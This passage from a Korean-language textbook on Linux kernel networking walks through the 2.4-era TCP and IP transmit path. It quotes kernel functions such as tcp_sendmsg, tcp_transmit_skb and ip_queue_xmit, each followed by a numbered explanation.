



그림 3-2. BSD소케트 및 INET 소케트구조체 , sk_buff의 호상관계

그림 3-2는 하나의 BSD소케트에 하나의 INET sock구조체를, 그리고, INET sock구조체에 대해서 들어오거나 나갈 파케트를 가리키는 sk_buff구조체를 련관시켜 보여주고있다. 받거나 보낼 파케트들은 전부 sock구조체에 련결되여 처리를 기다리게 된다.

여기서 sk_buff_ head구조체는 sk_buff들의 원형(circular)대기렬을 관리하기 위해서 쓰이며 아래와 같이 정의된다.

코드 15. sk_buff_head 구조체의 정의

```
struct sk_buff_head
{
    /* These two members must be first. */
    struct sk_buff * next;
    struct sk_buff * prev;
    __u32 qlen;
    spinlock_t lock;
};
```

sk_buff를 가리키는 next와 prev마당, 현재 대기렬에 저장된 sk_buff의 크기를 보여주는 qlen 그리고 sk_buff_head에 대한 동기화(synchronization)접근을 위한 spinlock_t

의 lock로 구성된다.

앞에서 언급한 sk->prot->sendmsg() 함수를 보자. 만일 아래의 통신규약이 TCP라고 한다면 TCP규약의 연산인 sendmsg()함수가 호출될것이다. TCP규약에서 제공하는 연산자들은 코드 16과 같다. 이것은 ~/include/net/tcp_ipv4.c에 정의되여있다.

코드 16. TCP규약에서 제공하는 함수의 정의

```
struct proto tcp_prot = {
    name: "TCP",
    close: tcp_close,
    connect: tcp_v4_connect,
    disconnect: tcp_disconnect,
    accept: tcp_accept,
    ioctl: tcp_ioctl,
    init: tcp_v4_init_sock,
    destroy: tcp_v4_destroy_sock,
    shutdown: tcp_shutdown,
    setsockopt: tcp_setsockopt,
    getsockopt: tcp_getsockopt,
    sendmsg: tcp_sendmsg,
    recvmsg: tcp_recvmsg,
    backlog_rcv: tcp_v4_do_rcv,
    hash: tcp_v4_hash,
    unhash: tcp_unhash,
    get_port: tcp_v4_get_port,
};
```

TCP규약의 연산자인 tcp_sendmsg()함수가 sendmsg로 정의되여 있으므로 TCP규약의 tcp_sendmsg()함수를 보자. 이것은 ~/include/net/tcp.c에 정의되여있다.

— TCP 및 UDP층

TCP 및 UDP층에서는 사용자로부터 전달받은 자료를 실제의 sk_buff형태로 만들고 이것을 아래의 IP층으로 전달하는 역할을 한다. TCP와 UDP는 가장 널리 알려진 인터네트 통신규약이며 아래에서 보게 될 IP층과 같이 TCP/IP로 불리운다. TCP와 UDP는 각각 사용하는 봉사의 질에서 차이가 있으며 이것은 련결성을 지향하는가 아니면 그렇지 않은가로 구분한다.

tcp_sendmsg()함수를 보자. 이 함수는 사용자로부터 넘겨받은 자료를 sk_buff형태로 만드는것과 실제 전송을 시작하는 역할을 한다.

코드 17. tcp_sendmsg()

```
int tcp_sendmsg(struct sock *sk, struct msghdr *msg, int size){
   struct iovec *iov;
   struct tcp_opt *tp;
   struct sk_buff *skb;
   int iovlen, flags;
   int mss_now;
   int err, copied;
   long timeo;
   //  ------------------------------------------------ ①
   err = 0;
   tp = &(sk->tp_pinfo.af_tcp);
   lock_sock(sk);
   TCP_CHECK_TIMER(sk);
   flags = msg->msg_flags;
   timeo = sock_sndtimeo(sk, flags&MSG_DONTWAIT);
   //  ------------------------------------------------ ②
   /* Wait for a connection to finish. */
   if ((1 << sk->state) & ~(TCPF_ESTABLISHED | TCPF_CLOSE_WAIT))
      if((err = wait_for_tcp_connect(sk, flags, &timeo)) != 0)
         goto out_unlock;
      // ------------------------------------------------- ③
      /* This should be in poll */
      clear_bit(SOCK_ASYNC_NOSPACE, &sk->socket->flags);
      mss_now = tcp_current_mss(s k);
      /* Ok commence sending. */
      iovlen = msg->msg_iovlen;
      iov = msg->msg_iov;
      copied = 0;
      // ------------------------------------------------  ④
      while (--iovlen >= 0) {
         int seglen=iov->iov_len;

         unsigned char * from=iov->iov_base;
         iov++;
         while (seglen > 0) {
            int copy, tmp, queue_it;
            if (err)
               goto do_fault2;
            /* Stop on errors. */
            if (sk->err)
               goto do_sock_err;
            /* Make sure that we are established. */
            if (sk->shutdown & SEND_SHUTDOWN)
               goto do_shutdown;
               /* Now we need to check if we have a half
               * built packet we can tack some data onto.
            */
```

```
skb = sk->write_queue.prev;
if (tp->send_head &&
    (mss_now - skb->len) > 0) {
    copy = skb->len;
    if (skb_tailroom(skb) > 0) {
        int last_byte_was_odd = (copy % 4);
        copy = mss_now - copy;
        if(copy > skb_tailroom(skb))
            copy = skb_tailroom(skb);
        if(copy > seglen)
            copy = seglen;
        if(last_byte_was_odd) {
            if(copy_from_user(skb_put(skb, copy), from, copy))
                err = -EFAULT;
            skb->csum = csum_partial(skb ->data, skb->len, 0);
        } else {
            skb->csum = csum_and_copy_from_user(
                from, skb_put(skb, copy), copy, skb->csum, &err);
        }
        tp->write_seq += copy;
        TCP_SKB_CB(skb)->end_seq += copy;
        from += copy;
        copied += copy;
        seglen -= copy;
        if (PSH_NEEDED || after(tp ->write_seq, tp ->pushed_seq+
            (tp ->max_window>>1))) {
            TCP_SKB_CB(skb)->flags |= TCPCB_FLAG_PSH;
            tp->pushed_seq = tp ->write_seq;
        }
        if (flags&MSG_OOB) {
            tp->urg_mode = 1;
            tp->snd_up = tp ->write_seq;
            TCP_SKB_CB(skb)->sacked |= TCPCB_URG;
        }
        continue;
    } else {
        TCP_SKB_CB(skb)->flags |= TCPCB_FLAG_PSH;
        tp->pushed_seq = tp ->write_seq;
    }
}
copy = min(seglen, mss_now);
/* Determine how large of a buffer to allocate. */
tmp = MAX_TCP_HEADER + 15 + tp ->mss_cache;
if (copy < mss_now && !(flags & MSG_OOB)) {
    queue_it = 1;
} else {
```

```
        queue_it = 0;
    }
    skb = NULL;
    if (tcp_memory_free(sk))
        skb = tcp_alloc_skb(sk, tmp, sk->allocation);
    if (skb == NULL) {
        /* If we didn't get any memory, we need to sleep. */
        set_bit(SOCK_ASYNC_NOSPACE, &sk->socket->flags);
        set_bit(SOCK_NOSPACE, &sk->socket->flags);
        __tcp_push_pending_frames(sk, tp, mss_now, 1);
        if (!timeo) {
            err = -EAGAIN;
            goto do_interrupted;
        }
        if (signal_pending(current)) {
            err = sock_intr_errno(timeo);
            goto do_interrupted;
        }
        timeo = wait_for_tcp_memory(sk, timeo);
        /* If SACK's were formed or PMTU events happened,
        * we must find out about it.
        */
        mss_now = tcp_current_mss(sk);
        continue;
    }
    seglen -= copy;
    /* Prepare control bits for TCP header creation engine. */
    if (PSH_NEEDED || after(tp ->write_seq+copy,
        tp->pushed_seq+(tp->max_window>>1))) {
        TCP_SKB_CB(skb)->flags = TCPCB_FLAG_ACK|TCPCB_FLAG_PSH;
        tp->pushed_seq = tp ->write_seq + copy;
    } else {
        TCP_SKB_CB(skb)->flags = TCPCB_FLAG_ACK;
    }
    TCP_SKB_CB(skb)->sacked = 0;
    if (flags & MSG_OOB) {
        TCP_SKB_CB(skb)->sacked |= TCPCB_URG;
        tp->urg_mode = 1;
        tp->snd_up = tp ->write_seq + copy;
    }
    /* TCP data bytes are SKB_PUT() on top, later
    * TCP+IP+DEV headers are SKB_PUSH()'d beneath.
    * Reserve header space and checksum the data.
    */
    skb_reserve(skb, MAX_TCP_HEADER);
    skb->csum = csum_and_copy_from_user(from,
```

```
                skb_put(skb, copy), copy, 0, &err);
            if (err)
                goto do_fault;
            from += copy;
            copied += copy;
            TCP_SKB_CB(skb)->seq = tp ->write_seq;
            TCP_SKB_CB(skb)->end_seq = TCP_SKB_CB(skb)->seq + copy;
            /* This advances tp->write_seq for us. */
            tcp_send_skb(sk, skb, queue_it, mss_now);
        }
    }
    // ---------------------------------------------------- ⑤
    err = copied;
    out:
    __tcp_push_pending_frames(sk, tp, mss_now, tp->nonagle);
    out_unlock:
    TCP_CHECK_TIMER(sk);
    release_sock(sk);
    return err;
    do_sock_err:
    if (copied)
        err = copied;
    else
        err = sock_error(sk);
    goto out;
    do_shutdown:
    if (copied)
        err = copied;
    else {
        if (!(flags&MSG_NOSIGNAL))
            send_sig(SIGPIPE, current, 0);
        err = -EPIPE;
    }
    goto out;
    do_interrupted:
    if (copied)
        err = copied;
    goto out_unlock;
do_fault:
    __kfree_skb(skb);
do_fault2:
    if (copied)
        err = copied;
    else
        err = -EFAULT;
    goto out;
  }
  // ---------------------------------------------------- ⑥
```

① 먼저 tcp_sendmsg()함수에서 사용할 지역변수에 대한 정의부분이다. iovec는 msghdr구조체로부터 초기화가 되며 tcp_opt는 sock구조체의 union으로 정의된 부분에서 찾을수 있다. 또한 새롭게 할당받을 sk_buff구조체에 대한 지적자와 각종 기발들, timeout값들을 위한 변수가 지정된다.

② 오유값을 초기화하고 sock구조체로 부터 TCP에 해당하는 규약정보에 대한 지적자를 얻는다. 또한 sock에 대한 연산을 하기 위해서 sock구조체에 대해서 금지(lock)를 취한다. sock구조체에 대해서 timer가 있는지를 확인하고 머리부로부터 기발값을 얻어 소케트의 send timeout값을 구한다.

③ 소케트의 련결이 이루어질 때가지 기다린다. timeout값을 설정한다.

④ BSD소케트에 대해서 SOCK_ASYNC_NOSPACE비트를 지우고 현재 TCP토막(segment)의 크기를 구한다. 그 다음 전송을 시작하는 단계이다. 먼저 보내려고 하는 자료의 크기를 iovlen값으로 설정한다. 그리고 iov값을 통보머리부의 msg_iov값으로 초기화하고 복사계수값을 0으로 초기화한다.

⑤ 이 부분은 while loop를 보낼 자료가 있을 때까지 반복적으로 실행하는 부분이다. 여기서 sk_buff구조체를 생성한다. 즉 사용자로부터 자료를 넘겨받아서 sk_buff를 write queue에 할당한 다음 sk_buff의 자료를 나타내는 부분에 사용자자료를 복사한다. 만약 sk_buff를 할당할만한 공간이 체계에 없다면 프로쎄스는 기다림상태가 되며 전달하려는 파케트가 완성된 형태로 있지않다면 완성시켜준다. 또한 여기서는 checksum값을 사용자의 자료를 복사하는 과정에 생성하며 csum_and_copy_from_user(), TCP파케트의 sequence번호도 생성한다. 생성된 sk_buff는 tcp_send_sbk()를 통해서 전송을 시작한다.

⑥ 나머지부분은 tcp_sendmsg()함수를 종료하는것이다. 적절한 오유처리와 오유코드를 돌려주면 된다. 여기서 보내려는 자료의 처리가 완료되였다면 __tcp_push_pending_frames()함수가 호출되여 생성중인 TCP파케트를 보관하도록 한다. 다시 보내는 시간을 기록하게 되며 (TCP_CHECK_TIMER()), sock구조체에 대한 금지(lock)를 해제하고 오유코드를 돌려주며 복귀한다. 만약 소케트의 련결이 끊어지고 이 경우에 신호를 받자면 현재의 프로쎄스(current)에 SIGPIPE 신호를 보낸 후 -EPIPE를 오유코드로 넘겨준다.

소케트완충기의 전달에 대해 보기 위하여 tcp_send_skb()함수를 보도록 하자. 이 함수는 ~/net/ipv4/tcp_output.c에 정의되여있다.

코드 18. tcp_send_skb()함수의 정의

```
void tcp_send_skb(struct sock *sk, struct sk_buff *skb, int force_queue, unsigned
cur_mss)
{
    struct tcp_opt *tp = &(sk->tp_pinfo.af_tcp);
    /* Advance write_seq and place onto the write_queue. */
    tp->write_seq = TCP_SKB_CB(skb)->end_seq;
    __skb_queue_tail(&sk->write_queue, skb);
    tcp_charge_skb(sk, skb);

    if (!force_queue && tp->send_head == NULL && tcp_snd_test
                (tp, skb, cur_mss, tp ->nonagle)) {
        /* Send it out now. */
        TCP_SKB_CB(skb)->when = tcp_time_stamp;
        if (tcp_transmit_skb(sk, skb_clone(skb, sk->allocation)) == 0) {
            tp->snd_nxt = TCP_SKB_CB(skb)->end_seq;
            tcp_minshall_update(tp, cur_mss, skb);
            if (tp->packets_out++ == 0)
                tcp_reset_xmit_timer(sk, TCP_TIME_RETRANS, tp-
                >rto);
            return;
        }
    }
    /* Queue it, remembering where we must start sending. */

    if (tp->send_head == NULL)
        tp->send_head = skb;
}
```

tcp_send_skb()함수는 주함수(main)에 보낼 sk_buff를 대기시킬것인지 아니면 지금 보낼지를 결정한다. 먼저 write sequence를 증가시키고 생성된 sk_buff를 sock구조체의 write_queue에 넣는다 (__skb_queue_tail()). tcp_charge_skb()함수는 단순히 sock구조체의 wmem_queued마당과 forward_alloc마당의 값을 갱신하는 역할을 한다.

다음 이것을 결정하는 부분이다. 보내기로 했다면 보내는 시점을 기록하고 (tcp_time_stamp=jiffies), tcp_transmit_skb()함수를 호출한다.

보내기가 성과적으로 되였다면 순서(sequence)를 갱신하고 작은(small) 파케트에 대해서 다음번에 어디서부터 전송을 시작할지 기록하며 (tcp_minshall_update()), 보낸 파케트의 계수값을 증가시킨다 (tp ->packets_out++). 만약 보낸 파케트의 계수값이 0이 된다면 전송시간(transmission timer)을 재설정(reset)한다 (tcp_reset_xmit_timer()).

파케트를 대기시키기 위해서는 sock구조체의 TCP를 위한 구조체내의 send_head를 주

시하여 NULL값을 가진다면 다음번 전송시작에서 sk_buff를 가리키도록 하고 끝낸다.

실제적인 전송은 다시 tcp_transmit_skb()함수를 호출하여 진행된다.

~/net/ipv4/tcp_out.c를 참조하기 바란다. 이 함수가 하는 역할은 앞에서 대기된 파케트(sk_buff)에 대한 실제적인 전송을 담당한다.

코드 19. tcp_transmit_skb()함수

```
int tcp_transmit_skb(struct sock *sk, struct sk_buff *skb)
{
    if(skb != NULL) {
        struct tcp_opt *tp = &(sk->tp_pinfo.af_tcp);
        struct tcp_skb_cb *tcb = TCP_SKB_CB(skb);
        int tcp_header_size = tp ->tcp_header_len;
        struct tcphdr *th;
        int sysctl_flags;
        int err;
#define SYSCTL_FLAG_TSTAMPS 0x1
#define SYSCTL_FLAG_WSCALE 0x2
#define SYSCTL_FLAG_SACK 0x4
        sysctl_flags = 0;
        // ---------------------------------------------------- ①
        if (tcb->flags & TCPCB_FLAG_SYN) {
            tcp_header_size = sizeof(struct tcphdr) + TCPOLEN_MSS;
            if(sysctl_tcp_timestamps) {
                tcp_header_size += TCPOLEN_TSTAMP_ALIGNED;
                sysctl_flags |= SYSCTL_FLAG_TSTAMPS;
            }
            if(sysctl_tcp_window_scaling) {
                tcp_header_size += TCPOLEN_WSCALE_ALIGNED;
                sysctl_flags |= SYSCTL_FLAG_WSCALE;
            }
            if(sysctl_tcp_sack) {
                sysctl_flags |= SYSCTL_FLAG_SACK;
                if(!(sysctl_flags & SYSCTL_FLAG_TSTAMPS))
                    tcp_header_size += TCPOLEN_SACKPERM_ALIGNED;
            }
        } else if (tp ->eff_sacks) {
        /* A SACK is 2 pad bytes, a 2 byte header, p lus
        * 2 32-bit sequence numbers for each SACK block.
            */
            tcp_header_size += (TCPOLEN_SACK_BASE_ALIGNED +
                (tp ->eff_sacks * TCPOLEN_SACK_PERBLOCK));
        }
        th = (struct tcphdr *) skb_push(skb, tcp_header_size);
```

```
skb->h.th = th;
skb_set_owner_w(skb, sk);
//  --------------------------------------------------- ②
/* Build TCP header and checksum it. */
th->source = sk->sport;
th->dest = sk->dport;
th->seq = htonl(tcb->seq);
th->ack_seq = htonl(tp->rcv_nxt);
*(((__u16 *)th) + 6) = htons(((tcp_header_size >> 2) << 12) | tcb->flags);
if (tcb->flags & TCPCB_FLAG_SYN) {
    th->window = htons(tp->rcv_wnd);
} else {
    th->window = htons(tcp_select_window(sk));
}
th->check = 0;
th->urg_ptr = 0;
if (tp->urg_mode &&
    between(tp ->snd_up, tcb->seq+1, tcb->seq+0xFFFF)) {
    th->urg_ptr = htons(tp->snd_up-tcb->seq);
    th->urg = 1;
}
if (tcb->flags & TCPCB_FLAG_SYN) {
    tcp_syn_build_options((__u32 *)(th + 1),
        tcp_advertise_mss(sk),
        (sysctl_flags & SYSCTL_FLAG_TSTAMPS),
        (sysctl_flags & SYSCTL_FLAG_SACK),
        (sysctl_flags & SYSCTL_FLAG_WSCALE),
        tp ->rcv_wscale, tcb->when, tp ->ts_recent);
} else {
    tcp_build_and_update_options((__u32 *)(th + 1), tp, tcb->when);
    TCP_ECN_send(sk, tp, skb, tcp_header_size);
}
tp->af_specific ->send_check(sk, th, skb->len, skb);
if (tcb->flags & TCPCB_FLAG_ACK)
    tcp_event_ack_sent(sk);
if (skb->len != tcp_header_size)
    tcp_event_data_sent(tp, skb);
TCP_INC_STATS(TcpOutSegs);
// --------------------------------------------------- ③
err = tp->af_specific ->queue_xmit(skb);
if (err <= 0)
    return err;
tcp_enter_cwr(tp);
return err == NET_XMIT_CN ? 0 : err;
}
```

```
    return -ENOBUFS;
#undef SYSCTL_FLAG_TSTAMPS
#undef SYSCTL_FLAG_WSCALE
#undef SYSCTL_FLAG_SACK
}
// ------------------------------------------------------ ④
```

① tcp_transmit_skb()함수에서 사용할 지역변수를 적절하게 설정하는 부분이다.

#define으로 정의된 상수는 각각 Timestamp와 Window Scale, Select Acknowledgement를 정의하는것이다.

② sock 구조체에 들어가 있는 TCP control block의 기발설정에 따라서 TCP의 머리부(header)크기를 구하고 이것을 리용하여 sk_buff에 TCP머리부가 차지할 공간을 마련해 둔다(skb_push()).

다음 sk_buff의 TCP를 위한 머리부정보를 나타내는 th마당을 초기화한다.

skb_set_owner_w()함수는 sk_buff의 현재 사용유무와 누가 사용하는지(sock구조체), destructor함수 및 INET sock의 wmem_alloc마당을 갱신 한다.

③ 이 부분은 TCP머리부와 TCP검사합을 생성하는 부분이다. 원천(source)과 목적지(destination)의 포구번호 및 TCP순서번호와 ACK(acknowledge)순서번호를 설정한다. 또한 TCP의 window크기 등의 정보들을 설정한다. 또한 TCP에 설정된 옵션들에 대한 머리부정보도 이곳에서 설정된다. 마지막으로 자료인지 ACK파케트인지를 확인해서 관련된 timer들을 설정하고 TCP의 통계정보를 갱신한다.

④ 이 부분은 아래의 전송함수를 호출하는 부분이다. 이것이 바로 tp->af_specific->queue_xmit()함수이다. 먼저 sock구조체의 TCP를 위한 tp_info 마당의 af_specific마당값을 보자. 이것은 tcp_func 구조체로 정의되여있으며 tcp_func구조체는 아래와 같다. (~/include/net/tcp.h를 참고하라.)

tcp_func구조체는 아래층에서 제공해주어야 할 함수들에 대한 지적자들과 변수로 구성된다. 매개의 함수들은 TCP아래층에서 정의하고있으므로 IP부분을 주시하여야 한다. 여기서 필요한 함수는 queue_xmit()이다. tcp_func의 IPv4에 대한 정의는 아래와 같다.

이 함수는 ~/net/ipv4/tcp_ipv4.c에 정의되여있다.

코드 20. TCP specific function의 IPv4에 대한 정의

```
struct tcp_func ipv4_specific = {
    ip_queue_xmit,
    tcp_v4_send_check,
    tcp_v4_rebuild_header,
    tcp_v4_conn_request,
```

```
    tcp_v4_syn_recv_sock,
    tcp_v4_hash_connecting,
    tcp_v4_remember_stamp,
    sizeof(struct iphdr),
    ip_setsockopt,
    ip_getsockopt,
    v4_addr2sockaddr,
    sizeof(struct sockaddr_in)
};
```

다음으로 중요한 함수는 ip_queue_xmit()이다. 이 함수는 IP층에서 제공하고있다. IP층은 현재 IPv4와 IPv6로 나누어져 있다.

현재 IPv6는 아직 널리 사용되지는 않으며 망의 련동검사가 진행중이다.

— **IP층**

IP층의 역할은 웃층에서 만들어진 자료를 보내는것과 아래층에서 받은 자료를 웃층으로 올려주는 역할을 한다. 이때 보내기 위한 자료의 재조립과정이 일어나게 되며 받은 자료의 내용에 대해서는 관심하지 않는다.

오직 자신을 위한 머리부(header)를 정확히 받았는지를 확인할수 있는 순환주기검사(Cyclic Redundancy Check: CRC) 기능을 수행하게 된다.

ip_queue_xmit()함수를 고찰해보자. (~/net/ipv4/ip_output.c를 참조) 이 함수가 하는 역할은 넘겨받은 sk_buff를 장치층에 맞게 수정하여 보내는 역할을 수행한다. 따라서 필요하다면 넘겨받은 자료를 합치거나 나누며 자료의 내용에는 관심을 두지 않는다.

코드 21. ip_queue_xmit()함수

```
int ip_queue_xmit(struct sk_buff *skb){
    struct sock *sk = skb ->sk;
    struct ip_options *opt = sk->protinfo.af_ine t.opt;
    struct rtable *rt;
    struct iphdr *iph;
    // -------------------------------------------------- ①
    /* Make sure we can route this packet. */
    rt = (struct rtable *)__sk_dst_check(sk, 0);

    if (rt == NULL) {
        u32 daddr;
        /* Use correct destination address if we have options. */
        daddr = sk->daddr;
        if(opt && opt->srr)
            daddr = opt->faddr;
```

```
        if (ip_route_output(&rt, daddr, sk->saddr,
            RT_TOS(sk->protinfo.af_inet.tos) | RTO_CONN | sk->localroute,
                sk->bound_dev_if))
            goto no_route;
        __sk_dst_set(sk, &rt->u.dst);
    }
    skb->dst = dst_clone(&rt->u.dst);

    if (opt && opt->is_strictroute && rt->rt_dst != rt->rt_gateway)
        goto no_route;
    // -------------------------------------------------- ②
    /* OK, we know where to send it, allocate and build IP header. */
    iph = (struct iphdr *) skb_push(skb, sizeof(struct iphdr) + (opt ? opt->optlen : 0));
    *((__u16 *)iph) = htons((4 << 12) | (5 << 8) | (sk->protinfo.af_inet.tos & 0xff));
    iph->tot_len = htons(skb->len);
    iph->frag_off = 0;
    iph->ttl = sk->protinfo.af_inet.ttl;
    iph->protocol = sk->protocol;
    iph->saddr = rt->rt_src;
    iph->daddr = rt->rt_dst;
    skb->nh.iph = iph;
    /* Transport layer set skb ->h.foo itself. */

    if(opt && opt->optlen) {
        iph->ihl += opt->optlen >> 2;
        ip_options_build(skb, opt, sk->daddr, rt, 0);
    }
    return NF_HOOK(PF_INET, NF_IP_LOCAL_OUT, skb, NULL, rt->u.dst.dev,
        ip_queue_xmit2);
no_route:
    IP_INC_STATS(IpOutNoRoutes);
    kfree_skb(skb);
    return -EHOSTUNREACH;
}
//  -------------------------------------------------- ③
```

① ip_queue_xmit()함수가 넘겨받는것은 sk_buff구조체뿐이다. 이것은 앞에서 이미 TCP층에서 생성된 sk_buff이다. 여기서는 sk_buff의 sock 구조체를 가리키는 마당을 찾아서 필요한 정보들을 얻을수 있다. 즉 IP층에서 필요한 옵션이 될것이다. IP층에서는 또한 어디로 보내는가에 대한 정보도 필요하다. IP주소까지는 이미 알고있으므로 IP주소를 가지고 목적지에 해당하는 물리주소를 찾아야 한다. 이때 필요한것이 바로 경로조종표(routing table)이다. 이 표를 rtable구조체로 정의한다.

② 경로조종표에 대한 값을 구한다. 만일 경로조종표에 목적지에 해당하는 값이 있다면 문제로 되지 않지만 그것이 없다면 경로조종정보를 얻어야 한다(__sk_dst_check()). 물론 경로조종표의 정보도 다시 갱신하여야 한다. 경로조종표에 정보가 없다면 (rt==NULL) 목적지의 주소(daddr)를 가지고 ARP를 리용하여야 한다. (ip_route_output()).

③ 다음 IP머리부를 설정하여야 한다. 물론 이것은 sk_buff의 앞부분에 들어가야 한다(sk_push()). 또한 sk_buff의 IP머리부를 가리키는 부분도 sk_buff의 IP머리부가 되도록 한다(sk->nh.iph). 마지막으로 자료를 망장치구동기로 전송하는 일이 남았다. 보내려고 하는 자료에 대한 모든 정보는 sk_buff에 이미 들어가 있는 상태다. sk_buff는 net_device 구조체를 가진다. 이것은 sock구조체가 묶여진(bound 된)망장치의 index로부터 알수 있다. 다음 망장치로 sk_buff를 보내면 된다(NF_HOOK()).

만약 경로(route)가 없다면 IP의 통계정보에 경로가 없는 파케트에 대한 연산이 있다는것을 나타내고 (IP_INC_STATS(IpOutNoRoutes), sk_buff완충기를 해제(free_skb()) 하고 복귀한다.

NF_HOOK()는 마크로이며 ~/Linux/netfilter.h에 아래와 같이 정의되여있다.

코드 22. NF_HOOK() 마크로의 정의

```
#ifdef CONFIG_NETFILTER
...
#define NF_HOOK(pf, hook, skb, indev, outdev, okfn) \
(list_empty(&nf_hooks[(pf)][(hook)]) \
? (okfn)(skb) \
: nf_hook_slow((pf), (hook), (skb), (indev), (outdev), (okfn)))
...
#else
#define NF_HOOK(pf, hook, skb, indev, outdev, okfn) (okfn)(skb)
#endif
```

지금 우리가 서술하고 있는것은 극히 단순화된 망의 일반적인 흐름에 대한것이므로 netfilter는 제외하기로 한다. 따라서 현재는 CONFIG_NETFILTER가 정의되지 않았기때문에 단순히 제일 마지막에 있는 (okfn)(skb)가 호출된다. ip_queue_xmit()함수에서는 ip_queue_xmit2()함수가 된다.

ip_queue_xmit2()함수의 정의는 아래와 같다. ~/net/ipv4/ip_output.c를 계속 참조하자.

코드 23. ip_queue_xmit2() 함수

```
static inline int ip_queue_xmit2(struct sk_buff *skb)
{
    struct sock *sk = skb ->sk;
    struct rtable *rt = (struct rtable *)skb->dst;
    struct net_device *dev;
    struct iphdr *iph = skb->nh.iph;
    dev = rt->u.dst.dev;
    // --------------------------------------------------- ①
    /* This can happen when the transport layer has segments queued
    * with a cached route, and by the time we get here things are
    * re -routed to a device with a different MTU than the original
    * device. Sick, but we must cover it.
    */
    if (skb_headroom(skb) < dev->hard_header_len && dev->hard_header) {
        struct sk_buff *skb2;
        skb2 = skb_realloc_headroom(skb, (dev->hard_header_len + 15) & ~15);
        kfree_skb(skb);
        if (skb2 == NULL)
            return -ENOMEM;
        if (sk)
            skb_set_owner_w(skb2, sk);
        skb = skb2;
        iph = skb->nh.iph;
    }
    if (skb->len > rt->u.dst.pmtu)
        goto fragment;
    if (ip_dont_fragment(sk, &rt->u.dst))
        iph->frag_off |= __constant_htons(IP_DF);
    ip_select_ident(iph, &rt->u.dst);
    /* Add an IP checksum. */
    ip_send_check(iph);
    skb->priority = sk->priority;
    return skb->dst->output(skb);
    // -------------------------------------------------- ②
fragment:
    if (ip_dont_fragment(sk, &rt->u.dst)) {
    /* Reject packet ONLY if TCP might fragment
      it itself, if were careful enough.
    */
        iph->frag_off |= __constant_htons(IP_DF);
        NETDEBUG(printk(KERN_DEBUG "sending pkt_too_big to self\n"));
        icmp_send(skb, ICMP_DEST_UNREACH, ICMP_FRAG_NEEDED,
              htonl(rt->u.dst.pmtu));
        kfree_skb(skb);
```

```
            return -EMSGSIZE;
        }
        ip_select_ident(iph, &rt->u.dst);
        return ip_fragment(skb, skb->dst->output);
}
// ---------------------------------------------------- ③
```

① 먼저 넘겨받은 sk_buff로 부터 필요한 정보를 가져온다. 여기서는 sock구조체와 net_device구조체 IP머리부정보 및 경로조종표가 필요하다.

② 만일 sk_buff가 가지는 여분의 머리부를 위한 공간이 아래층의 장치층이 리용하려고 하는 공간보다 작을 때에는 새롭게 머리부를 위한 공간을 할당한다(skb_realloc_headroom()). 새롭게 할당되였다면 필요한 초기화를 해주고 보내려고 하는 경로를 고찰하여 sk_buff가 가진 자료의 길이보다 더 작은 파케트만을 한번에 보낼수 있다면 파케트를 쪼개는것이 필요하다. 이것을 토막화(segmentation)라고 하며 반대로 하는것을 조립(assembly)/재조립(reassembley)이라고 한다.

최대전송단위(Maximum Transfer Unit:MTU)가 작다면 토막화과정으로 가고 그렇지 않다면 IP 검사합을 더한 후 sock구조체의 우선도를 sk_buff의 우선순위로 설정한다. 다음 장치층의 output를 호출한다. 호출되는것은 skb->dst->output(skb)이다.

③ 만일 토막화할 경우라면 fragment이하의 부분을 실행한다. sk_buff의 머리부정보를 주목하여(IP header) 보내려고 하는 파케트가 더이상 쪼각화(fragmentation)를 할 필요가 없다면 ICMP(Internet Control Message Protocl)통보를 보내고 소케트완충기를 해방한다. 그렇지않다면 ip_fragment()함수에 sk_buff와 skb->dst->output()함수를 파라메터로서 넘겨주고 호출한다.

다음 skb->dst->output()함수를 보도록 하자. IP층에서 마지막으로 자료를 보내기 위해서 호출되는 함수이다. 앞에서 ip_queue_xmit()함수에서 호출된 ip_route_output()가 skb->dst->output()에 대한 함수 지적자를 련결한다. 먼저 ip_route_output()는 ~/include/net/route.h에 inline함수로 정의되여있다. 이 함수는 경로조종표에 대한 key값을 생성한 후 다시 ip_route_output_key()함수를 호출한다. ip_route_output_key()함수는 ~/net/ipv4/route.c에 정의되여 있으며 이 함수는 경로조종표에 대한 key값으로 경로조종표을 검사해서 해당한 목적지에 대한 경로조종정보를 가져온다. 옳바른 경로조종정보를 얻었다면 다시 ip_route_output_slow()함수를 경로조종표와 key값을 넘겨주면서 호출한다.

ip_route_output_slow()함수는 경로(route)찾기의 주요(main) 함수로서 여기서 skb->dst->output()함수의 지적자 값이 ip_output()함수로 결정된다.

